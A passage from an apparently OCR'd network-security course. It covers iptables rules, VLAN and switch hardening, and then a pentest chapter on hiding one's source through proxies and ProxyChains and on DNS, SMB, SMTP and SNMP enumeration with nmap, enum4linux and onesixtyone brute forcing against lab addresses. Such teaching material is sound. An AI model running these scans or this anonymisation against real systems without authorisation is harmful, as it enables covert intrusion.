- -s: the connection source. Here, $ POSTE_ADMIN can be either the IP address of the admin station, or the address range of all the administration stations in CIDR notation,
- --dport to give the concerned TCP port, here 22 for SSH,
- -j gives the action to apply, ACCEPT to authorize.

This rule allows the flow from the client to the server. You will now see how to use health tracking to allow all exchanges between the client and the server, in both directions.

2.24.3.1.3 Use status tracking

When a connection crosses the firewall, a rule will allow a client to connect to an IP and a port of the destination server. However, when the targeted server responds, it will generate a new connection from the server to the client.

Of course, you should not write two separate rules, but rely on monitoring the connection status (for TCP, the firewall is based on the SYN, SYN-ACK, ACK flags, making sure to sequence, meaning, sequence numbers, etc.).

To add this state tracking function, iptables uses the "-m state" option by specifying that new packets are allowed, as well as those relating to already established connections.

For example, to authorize LAN connections from workstations to the Web proxy:

```
# iptables -A INPUT -s $LAN_PDT -d $PROXY_WEB -p tcp \
 --dport 8080 \
 -m state --state NEW,ESTABLISHED \
 -j ACCEPT
```

2.26.3.1.4 Configure address translation with NAT

When a packet is routed through the firewall, the firewall can modify some characteristics of the packet. This is NAT - Network Address Translation. The most common case is to hide the IP addresses from the internal network and replace them with the egress IP address on the Internet. For example, with an internal network with an address range of 192.168.0.0 and an egress interface to the Internet ppp0:

```
# iptables -t nat -A POSTROUTING -s 192.168.0.0/16 -o ppp0 -j MASQUERADE
```

The rule is here applied to the POSTROUTING chain and the action is to replace the addresses (MASQUERADE). You will also need to allow the corresponding traffic:

```
# iptables -A FORWARD -s 192.168.0.0/16 -o ppp0 -j ACCEPT
```

```
# iptables -A FORWARD -d 192.168.0.0/16 -m state --state ESTABLISHED,RELATED -i ppp0 -j ACCEP
```

2.24.3.1.5 Log network connections

It's good to block an unauthorized flow, but you will also benefit from monitoring malicious connections, whether they have been blocked by the firewall or are an otherwise authorized flow. Enabling logging will allow you to do this. To take our example on administration by SSH:

```
# iptables -A INPUT -s $POSTE_ADMIN -p tcp --dport 22 -j LOG --log-prefix "ADMIN_SSH: "
```

2.24.3.1.6 Save

In order for the firewall configuration to be available at the next startup, remember to save it with one of the following two commands:

```
# iptables-save
# service iptables save
```

2.24.4 Encryption of network connections

In general, the encryption of network connections makes it possible to protect the confidentiality and integrity of the data that is exchanged, whether it be business data or authentication data, for example. When systems communicate with each other, it is common for them to cross a network area of less trust, which increases the need to protect the network connection!

- **You may encounter, in particular, the following use cases:**
- the need to offer remote access to company employees when they are connected from the outside (from the Internet, public WiFi network, from their home, etc.) so that they can use the information system as their own 'they were in-house;
- the opening from outside of certain communication or data exchange services (for example, a Webmail);
- Connecting external clients to a web application (for example to place or track orders).
- **Depending on the use cases, different technical solutions are available to you to encrypt a connection and protect it:**
- **IPsec VPN tunnels:** IPsec VPNs are used for site-to-site encryption.
- **SSL encryption:** SSL / TLS encryption is standard and adapts to many application protocols. It is used to protect network exchanges between a client and a server.
- **VPN-SSL tunnels:** For the connection of workstations wishing to access the internal network from the outside, the ease of implementation of SSL VPN tends to favor them for this use case over IPsec VPN clients.

2.24.5 Secure your internal network equipment

I suggest you improve the security of your internal network by:

- partitioning this perimeter with VLANs and PVLANs,
- Activating Port Security, DHCP Snooping and Dynamic ARP Inspection.

2.24.5.1 Vlans


VLANs are used in a network to make a logical grouping of different systems.

If this is useful for making a logical segmentation, it also becomes a security tool when it is associated with filtering.

For this, it is sufficient that the different VLANs do not communicate with each other. You don't have to route them between them! When necessary, the corresponding flows will have to go through a firewall again in order to be filtered as we saw in the first chapter.

In terms of architecture, we are therefore going to create different VLANs for components that do not have the same level of sensitivity, to differentiate for example:

- administration systems,
- internal servers,
- lambda workstations.



- In our example, the VLANs will be created as follows:

```
Switch#show vlans
No Virtual LANs configured.

Switch#vlan database

Switch(vlan)#vlan 10
VLAN 10 added:
Name: VLAN0010

Switch(vlan)#vlan 20
VLAN 20 added:
Name: VLAN0020

Switch(vlan)#vlan 30
VLAN 30 added:
Name: VLAN0030
```

- In order to make the management more explicit, you can define a name for the VLAN:

```
Switch(vlan)#vlan 10 name CLIENTS
VLAN 10 modified:
Name: CLIENTS

Switch(vlan)#vlan 20 name ADMIN
VLAN 20 modified:
Name: ADMIN

Switch(vlan)#vlan 30 name SERVEURS
VLAN 30 modified:
Name: SERVEURS

Switch(vlan)#exit
APPLY completed.
Exiting....
```

- In our example, the workstation is connected to port 0, the admin workstation to port 1 and the internal server to port 2. You will have to assign the corresponding VLAN as follows:

```
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.

Switch(config)#interface fa1/0

Switch(config-if)#switchport mode access

Switch(config-if)#switchport access vlan 10

Switch(config)#interface fa1/1

Switch(config-if)#switchport mode access

Switch(config-if)#switchport access vlan 20

Switch(config-if)#interface fa1/2

Switch(config-if)#switchport mode access

Switch(config-if)#switchport access vlan 30

Switch(config-if)#
Switch(config-if)#end
Switch#

witch#show vlan-switch
VLAN Name Status Ports
---- -------------------------------- --------- -------------------------------
1 default active Fa1/3, Fa1/4, Fa1/5, Fa1/6
Fa1/7, Fa1/8, Fa1/9, Fa1/10
Fa1/11, Fa1/12, Fa1/13, Fa1/14
Fa1/15
10 CLIENTS active Fa1/0
20 ADMIN active Fa1/1
30 SERVEURS active Fa1/2
```

- Some interfaces will be configured in trunk mode, which allows several VLANs to be conveyed there:

```
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.

Switch(config)#interface fa1/15

Switch(config-if)#switchport trunk encapsulation dot1q

Switch(config-if)#switchport mode trunk

Switch(config-if)#switchport trunk allowed vlan 1-2,10,30,1002-1005

Switch(config-if)#end
Switch#
```

2.24.5.2 PVLAN

To further restrict partitioning, you can set up private VLANs or PVLANs. This makes it possible to ensure additional partitioning within the same logical subnet.

For example, you will be able to separate the workstations from each other. Indeed, they rarely need to communicate with each other, because when they want to exchange data, they do so through a server!

- **PVLANs introduce the following types of ports:**
- **The primary ports** on which will be connected the systems that can be reached from the secondary ports. This can be a file server or a web proxy;
- **The secondary ports** on which systems are connected that will only be able to communicate with systems connected to primary ports.

  Isolated secondary ports are distinguished from ***community secondary ports***: for the latter, if several systems are connected to the same port, they can communicate with each other.
- **The Promiscuous ports** can communicate with all primary or secondary port systems. This is typically the port to which the firewall will be connected, which filters the flows exchanged between the different VLANS.

- The configuration is done as follows:

```
Switch(config)# vlan <primary_vlan_id>
Switch(config-vlan)# private-vlan primary
Switch(config-vlan)# exit

Switch(config)# vlan <secondary_vlan_id>
Switch(config-vlan)# private-vlan isolated
Switch(config-vlan)# exit

Switch(config)# vlan <primary_vlan_id>
Switch(config-vlan)# private-vlan association <secondary_vlan_id>
Switch(config-vlan)# exit

Switch(config)# interface Fa1/7
Switch(config-if)# switchport private-vlan host <primary_vlan_id> <secondary_vlan_id>
Switch(config-if)# switchport mode private-vlan host
Switch(config-if)# exit
```

2.24.5.3 Port-security

When an attacker has access to the internal network, he can perform attacks at the ARP level, in particular to spoof a MAC address, divert traffic to the default router or the DNS server.

It can also quite simply falsify a large number of ARP responses in order to saturate the switches (their CAM table) and make them behave like Hubs. This helps to capture all network traffic and when not encrypted, authentication data.

The port-security function will allow you to protect yourself at different levels.

First of all, it is possible to set a maximum of MAC address associations for a given port. Even by not limiting it to just one, this avoids attacks aimed at saturating the switch CAM table:

```
Switch(config)#interface fa1/3
Switch(config-if)#switchport mode access
Switch(config-if)#switchport port-security maximum 7
```

The sticky mode allows automatic learning of the MAC addresses connected to each port:

```
Switch(config)#interface fa1/3
Switch(config-if)#switchport mode access
Switch(config-if)#switchport port-security
Switch(config-if)#switchport port-security mac-address sticky
```

To be even more restrictive, instead of sticky, the MAC address of the authorized equipment can be hard written. The management is still restrictive! It should also be noted that an attacker knowing a MAC address can configure it on his own PC and thus connect instead of legitimate equipment. This type of scenario can be avoided with 802.1x authentication.

In any case, be aware that non-malicious situations will require updating the configuration, for example in case of replacing a defective network card!

Several actions are possible during a port-security violation: deactivating the interface, restricting traffic to the known MAC address or sending an SNMP alert.

2.24.5.4 DHCP Snooping and DAI

Finally, an attacker can respond maliciously to DHCP requests to assign wrong addresses. This can cause network malfunctions, but more importantly assign bad response attributes. Indeed, this allows the attacker to force his victims to consider the attacker as his default route or his DNS server.

To avoid this, simply activate DHCP Snooping by indicating on the switch which port is where the DHCP responses are legitimate:

```
Switch#conf t
Switch(config)#ip dhcp snooping
Switch(config)#ip dhcp snooping vlan 1
Switch(config)#interface Fa1/5
Switch(config-if)#ip dhcp snooping trust
```

In addition to DHCP Snooping, activating DAI (Dynamic ARP Inspection) allows the switch to inspect all ARP traffic, compare it with a baseline built from DHCP Snooping, to let only responses pass Legitimate ARPs.

2.24.5.5 Summary

There are 4 ways to secure your network equipment: VLANs, PVLAN, port-security and DHCP Snooping and DAI.

- VLAN and PVLAN make it possible to reinforce your internal partitions.
- ARP attacks can be limited by enabling port-security.
- The DHCP Snooping feature helps prevent hacker DHCP responses.

2.25.6 Exercise


You want to offer a new architecture that will segment the following categories of users:

- Members of the Executive Committee who have strategic information and in particular the proposed acquisition of a competitor;
- The administrators of the ISD;
- Standard users, divided into 3 different business divisions.

Apart from the users, the information system hosts:

- Two Active Directory domain controllers and two Radius servers. Active Directory servers perform the role of DNS and DHCP servers;
- Three servers, each hosting the business applications of a division. All business applications are developed in PHP / MySQL by the IT department;
- a file and print server;
- an electronic mail server;
- a web proxy;
- a filter relay for incoming mails;
- the company's web server, allowing external customers to place orders. This server is based on a database server hosted on the internal network, shared with the server and the application which manage logistics (2nd business division).
- The company also has printers or multiple copiers.

- Among its network equipment, it has switches supporting Port Security, DHCP Snooping and 802.1x. The firewall has 8 network interfaces.
- Finally, the company has many meeting rooms. Meetings can include people from outside the company. Employees connected to the meeting room network must absolutely have access to their business applications.



Chapter 3. Quick overview of Pentest strategy

Before we start the pentest we can use some technic to mask our self.

- Non-credentialed (non-authenticated) – anonymous access to exposed resources: Fewer details, often used in early phases of attacks/tests
- Credentialed (authenticated) – accessing resources using valid credentials: More detailed, accurate information

- **Masking our network footprint (**anonymous)

  Anonymity is a key ingredient when performing our attacks, unless we don't mind someone being able to trace us back to our location and giving up our position. Because of this, we need a way to hide or mask where we are coming from. This approach is perfect for a proxy or groups of proxies if we really want to make sure we don't leave a trail of breadcrumbs. When using a proxy, the source of an attack will look as though it is coming from the proxy instead of the real source.

  Layering multiple proxies can help provide an onion effect, in which each layer hides the other, and makes it very difficult to determine the real source during any forensic investigation.

  Proxies come in various types and flavors. There are websites devoted to hiding our source online, and with a quick Google search, we can see some of the most popular, such as **hide.me** , **Hidestar** , **NewIPNow** , **ProxySite** , and even **AnonyMouse** . Here is a screenshot from the NewIPNow website

  Note

  Administrators of proxies can see all traffic as well as identify both the target and the victims that communicate through their proxy. It is highly recommended that you research any proxy prior to using it as some might use information captured without your permission. This includes providing forensic evidence to authorities or selling your sensitive information.

- **Using ProxyChains**

  Now, if web-based proxies are not what we are looking for, we can use a proxy server utilizing the **ProxyChains** application.

  ProxyChains is very easy application to set up and start using. First, we need to install the application. This can be accomplished by running the following command in the CLI: root@kali:~# apt-get install proxychains

  Once installed, we just need to edit the ProxyChains configuration located at /etc/proxychains.conf , and put in the proxy servers we would like to use:

```
# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[Proxylist]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050

root@kali:~#
```

  There are lots of options out there for finding public proxies. We should certainly use with some caution, as some proxies will use our data without our permission, so we'll be sure to do our research prior to using one.

  Once we have one picked out and have updated our proxychains.conf file, we can test it out. To use ProxyChains, we just need to follow the following syntax:

  proxychains <command you want tunneled and proxied> <opt args>

  Based on that syntax, to run a nmap scan, we would use the following command:

  - root@kali:~# proxychains nmap 192.168.245.0/24
  - ProxyChains-3.1 (http://proxychains.sf.net)
  - Starting Nmap 7.25BETA1 (https://nmap.org)

3.1 Information Gathering

3.1.1 Active information gathering

3.1.1.1 DNS enumeration

DNS is often a lucrative source for active information gathering. DNS offers a variety of information about public (and sometimes private!) organization servers, such as IP addresses, server names, and server functionality.

3.1.1.1.1 Interacting with a DNS Server

For example, let's examine the megacorpone.com domain, a fake Internet presence we constructed for this exercise. We'll use the **host** command, together with the **–t** (type) parameter to discover both the DNS and mail servers for the megacorpone.com domain.

```
root@kali:~# host -t ns megacorpone.com
megacorpone.com name server ns2.megacorpone.com.
megacorpone.com name server ns1.megacorpone.com.
megacorpone.com name server ns3.megacorpone.com.
root@kali:~# host -t mx megacorpone.com
megacorpone.com mail is handled by 60 mail.megacorpone.com.
megacorpone.com mail is handled by 50 mail2.megacorpone.com.
```

3.1.1.1.2 Automating Lookups

For example, we can assume that the megacorpone.com domain has a web server, probably with the hostname *www*. We can test this theory using the **host** command once again:

```
root@kali:~# host www.megacorpone.com
www.megacorpone.com has address 50.7.67.162
```

3.1.1.1.3 Forward Lookup Brute Force

The idea behind this technique is to guess valid names of servers by attempting to resolve a given name. If the name you have guessed does resolve, the results might indicate the presence and even functionality of the server.

```
root@kali:~# echo mail >> list.txt
root@kali:~# echo owa >> list.txt
root@kali:~# echo proxy >> list.txt
root@kali:~# echo router >> list.txt
root@kali:~# for ip in $(cat list.txt);do host $ip.megacorpone.com;done
www.megacorpone.com has address 50.7.67.162
Host ftp.megacorpone.com not found: 3(NXDOMAIN)
```

3.1.1.1.4 Reverse Lookup Brute Force

Our DNS forward brute----force enumeration revealed a set of scattered IP addresses. If the DNS administrator of megacorpone.com configured PTR records for the domain, we might find out some more domain names that were missed during the forward lookup brute----force phase, by probing the range of these found addresses in a loop.

```
root@kali:~# for ip in $(seq  155 190);do host 50.7.67.$ip;done |grep -v "not
found"
155.67.7.50.in-addr.arpa domain name pointer mail.megacorpone.com.
162.67.7.50.in-addr.arpa domain name pointer www.megacorpone.com.
163.67.7.50.in-addr.arpa domain name pointer mail2.megacorpone.com.
164.67.7.50.in-addr.arpa domain name pointer www2.megacorpone.com.
165.67.7.50.in-addr.arpa domain name pointer beta.megacorpone.com.
```

3.1.1.1.5 DNSRecon (Web reconnaissance)

DNSRecon is an advanced, modern DNS enumeration script written in Python. Running the **dnsrecon** script against the megacorpone.com domain produces the following output:

```
root@kali:~# dnsrecon -d megacorpone.com -t axfr
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for megacorpone.com name servers
[*] Resolving SOA Record [*]      SOA ns1.megacorpone.com 50.7.67.186
[*] Resolving NS Records
[*] NS Servers found:
[*]    NS ns2.megacorpone.com 50.7.67.154
[*]    NS ns1.megacorpone.com 50.7.67.186
[*]    NS ns3.megacorpone.com 50.7.67.170
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 50.7.67.154
[*] 50.7.67.154 Has port 53 TCP Open
[*] Zone Transfer was successful!!
[*]     MX @.megacorpone.com fb.mail.gandi.net 217.70.184.163
[*]     MX @.megacorpone.com fb.mail.gandi.net 217.70.184.162
[*]     MX @.megacorpone.com spool.mail.gandi.net 217.70.184.6
[*]     MX @.megacorpone.com spool.mail.gandi.net 2001:4b98:c:521::6
[*]     A admin.megacorpone.com 50.7.67.187
```

3.1.1.1.6 DNSEnum

DNSEnum is another popular DNS enumeration tool. Running this script against the **zonetransfer.me** domain, which specifically allows zone transfers, produces the following output:

```
root@kali:~# dnsenum zonetransfer.me
dnsenum.pl VERSION:1.2.2
-----   zonetransfer.me   -----

Host's addresses:
__________________

zonetransfer.me                                          7200         IN       A
217.147.180.162
```

3.1.1.1.7 Sublist3r

Sublist3r is a python tool designed to enumerate subdomains of websites using OSINT. It helps penetration testers and bug hunters collect and gather subdomains for the domain they are targeting. Sublist3r enumerates subdomains using many search engines such as Google, Yahoo, Bing, Baidu and Ask. Sublist3r also enumerates subdomains using Netcraft, Virustotal, ThreatCrowd, DNSdumpster and ReverseDNS.

subbrute was integrated with Sublist3r to increase the possibility of finding more subdomains using bruteforce with an improved wordlist. The credit goes to TheRook who is the author of subbrute

https://github.com/aboul3la/Sublist3r

3.1.1.2 SMB enumeration


The Server Message Block (SMB) protocol's security track record has been poor for over a decade, due to its complex implementation, and open nature. From unauthenticated SMB null sessions in Windows 2000 and XP, to a plethora of SMB bugs and vulnerabilities over the years, SMB has seen its fair share of action.

That said, the SMB protocol has also been updated and improved in parallel with Windows Operating Systems releases. Here is a quick list to clarify SMB version numbers, and their related Windows Operating system versions:

- **SMB1** – Windows 2000, XP and Windows 2003.
- **SMB2** – Windows Vista SP1 and Windows 2008
- **SMB2.1** – Windows 7 and Windows 2008 R2
- **SMB3** – Windows 8 and Windows 2012.

PC's on a NetBIOS LAN communicate either by establishing a session or by using datagrams. To do this, NetBIOS uses the following TCP and UDP ports:

+ UDP 137 for name services
+ UDP 138 for datagram services
+ TCP 139 for session services



Name service

Name	Service / Type	Name	Service / Type
[computer_name]00	Workstation Service	[user_name]03	Messenger Service
[computer_name]03	Messenger Service	[domain_name]1D	Master Browser
[computer_name]06	RAS Server Service	[domain_name]1B	Domain Master Browser
[computer_name]1F	NetDDE Service	[domain_name]00	Domain Name
[computer_name]20	Server Service	[domain_name]1C	Domain Control
[computer_name]21	RAS Client Service	[domain_name]1E	Broser Service Elections
[computer_name]BE	Network Monitor Agent	__MSBROWSE__	Master Browser
[computer_name]BF	Network Monitor Application		

Value	Suffix	Type	Service Description
<domain name>	00	G	Domain name
<computer name>	00	U	Workstation
<computer name>	01	U	Messenger
<_MSBROWSE_>	01	G	Master Browser
<computer name>	03	U	Messenger (for this computer)
<username>	03	U	Messenger (for this user)
<computer name>	06	U	RAS server
<domain name>	1B	U	Domain master browser name
<domain name>	1C	G	Domain controller list
<INET-Services>	1C	G	Microsoft IIS
<domain name>	1D	U	Master browser name for the network
<domain name>	1E	G	Browser service elections
<computer name>	1F	U	NetDDE
<computer name>	20	U	File server
<computer name>	21	U	RAS client
<computer name>	22	U	Microsoft Exchange interchange
<computer name>	23	U	Microsoft Exchange data store
<computer name>	24	U	Microsoft Exchange directory
<computer name>	2B	U	IBM Lotus Notes
IRISMULTICAST	2F	G	IBM Lotus Notes
<computer name>	30	U	Modem sharing server
<computer name>	31	U	Modem sharing client
IRISNAMESERVER	33	G	IBM Lotus Notes
<computer name>	42	U	McAfee antivirus
<computer name>	43	U	SMS client remote control
<computer name>	44	U	SMS remote control tool
<computer name>	45	U	SMS client remote chat
<computer name>	46	U	SMS client remote transfer
<computer name>	4C	U	DEC Pathworks TCP/IP
<computer name>	52	U	DEC Pathworks TCP/IP
<computer name>	6A	U	Microsoft Exchange IMC
<computer name>	87	U	Microsoft Exchange MTA
<computer name>	BE	U	Network Monitoring agent
<computer name>	BF	U	Network Monitoring utility

3.1.1.2.1 Scanning for the NetBIOS Service

The SMB NetBIOS service listens on TCP ports 139 and 445, as well as several UDP ports. These can be scanned with tools, such as **nmap,** using syntax similar to the following:

```
root@kali:~# nmap -v -p 139,445 -oG smb.txt 192.168.11.200-254
```

There are other, more specialized, tools for specifically identifying NetBIOS information, such as **nbtscan** as shown below.

```
root@kali:~# nbtscan -r 192.168.11.0/24
Doing NBT name scan for addresses from 192.168.11.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.11.255      Sendto failed: Permission denied
192.168.11.201   ALICE            <server>  ALICE            00:50:56:af:41:cf
```

- **Smb.txt ?**

3.1.1.2.2 Null Session Enumeration

A null session refers to an unauthenticated NetBIOS session between two computers. This feature exists to allow unauthenticated machines to obtain browse lists from other Microsoft servers. A null session also allows unauthenticated hackers to obtain large amounts of information about the machine, such as password policies, usernames, group names, machine names, user and host SIDs. This Microsoft feature existed in SMB1 by default and was later restricted in subsequent versions of SMB. A useful tool for this is **enum4linux**, present in Kali.

```
root@kali:~# enum4linux -a 192.168.11.227
=========================================
|    OS information on 192.168.11.227    |
=========================================
[+]  Got  OS  info  for  192.168.11.227  from  smbclient:  Domain=[WORKGROUP]
OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]
...
user:[admin] rid:[0x3ef]
user:[Administrator] rid:[0x1f4]
user:[alice] rid:[0x3f0]
```

3.1.1.2.3 SMB NSE Scripts

Nmap contains many useful NSE scripts that can be used to discover and enumerate SMB services. These scripts can be found in the ***/usr/share/nmap/scripts*** directory.

```
root@kali:~# ls -l /usr/share/nmap/scripts/smb*
-rw-r--r-- 1 root root 45018 /usr/share/nmap/scripts/smb-brute.nse
-rw-r--r-- 1 root root 28042 /usr/share/nmap/scripts/smb-check-vulns.nse
-rw-r--r-- 1 root root  4919 /usr/share/nmap/scripts/smb-enum-domains.nse
```

- We can see that several interesting Nmap SMB NSE scripts exist,, such as OS discovery and enumeration of various pieces of information from the protocol

```
root@kali:~# nmap -v -p 139, 445 --script=smb-os-discovery 192.168.11.227
...
Nmap scan report for 192.168.11.227
Host is up (0.57s latency).
PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
| smb-os-discovery:
|   OS: Windows 2000 (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_2000::-
|   Computer name: srv2
|   NetBIOS computer name: SRV2
|   Workgroup: WORKGROUP
...
root@kali:~#
```

- To check for known SMB protocol vulnerabilities, you can invoke the **nmap *smb---check---vulns*** script as shown below.

```
root@kali:~# nmap -v -p 139,445 --script=smb-check-vulns --script-
args=unsafe=1 192.168.11.201

Starting Nmap 6.25 ( http://nmap.org ) at 2013-04-24 08:59 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
```

3.1.1.3 SMTP enumeration

In certain vulnerable configurations, mail servers can also be used to gather information about a host or network. SMTP37 supports several important commands, such as *VRFY* and *EXPN*. A *VRFY* request asks the server to verify an email address, while *EXPN* asks the server for the membership of a mailing list. These can often be abused to verify existing users on a mail server, which can later aid the attacker. Consider this example using netcat:

```
root@kali:~# nc -nv 192.168.11.215 25
(UNKNOWN) [192.168.11.215] 25 (smtp) open
220 redhat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Wed, 12 Jun 2013 07:47:14
```

Email Services Ports

Service	Port
smtp	25/TCP
pop3	110/TCP
imap	143/TCP
submission	587/TCP
smtps	465/TCP
pop3s	993/TCP
imaps	995/TCP

3.1.1.4 SNMP enumeration

Over the years, we have often found that Simple Network Management Protocol (SNMP) is a poorly understood protocol by many network administrators. This often results in SNMP misconfigurations, which can result in a dramatic information leakage.

SNMP is based on UDP, a simple, stateless protocol, and is therefore susceptible to IP spoofing, and replay attacks. In addition, the commonly used SNMP protocols 1, 2, and 2c offer no traffic encryption, meaning SNMP information and credentials can be easily intercepted over a local network. Traditional SNMP protocols also have weak authentication schemes, and are commonly left configured with default public and private community strings.

- To scan for open SNMP ports, we can use **nmap** with syntax similar to the following.

```
root@kali:~# nmap -sU --open -p 161 192.168.11.200-254 -oG mega-snmp.txt
```

- Alternatively, we can use a tool such as **onesixtyone**, which will check for given community strings against an IP list, allowing us to brute force various community strings.

```
root@kali:~# echo public > community
root@kali:~# echo private >> community
root@kali:~# echo manager >> community
root@kali:~# for ip in $(seq 200 254);do echo 192.168.11.$ip;done > ips
root@kali:~# onesixtyone -c community -i ips
```

  Once these SNMP services are found, we can start querying them for specific MIB data that might be interesting to us.

3.1.1.4.1 Windows SNMP Enumeration Example

We can probe and query SNMP values using a tool such as **snmpwalk** provided we at least know the SNMP read----only community string, which in most cases is "***public***".

Using some of the MIB values provided above, we could attempt to enumerate their corresponding values. Try out the following examples against a known machine in the labs, which has a Windows SNMP port exposed with the community string "public".

Enumerating the Entire MIB Tree

```
root@kali:~# snmpwalk -c public -v1  192.168.11.219
iso.3.6.1.2.1.1.1.0 = STRING: "Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP "
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (66160) 0:11:01.60
...
```

Enumerating Windows Users:

```
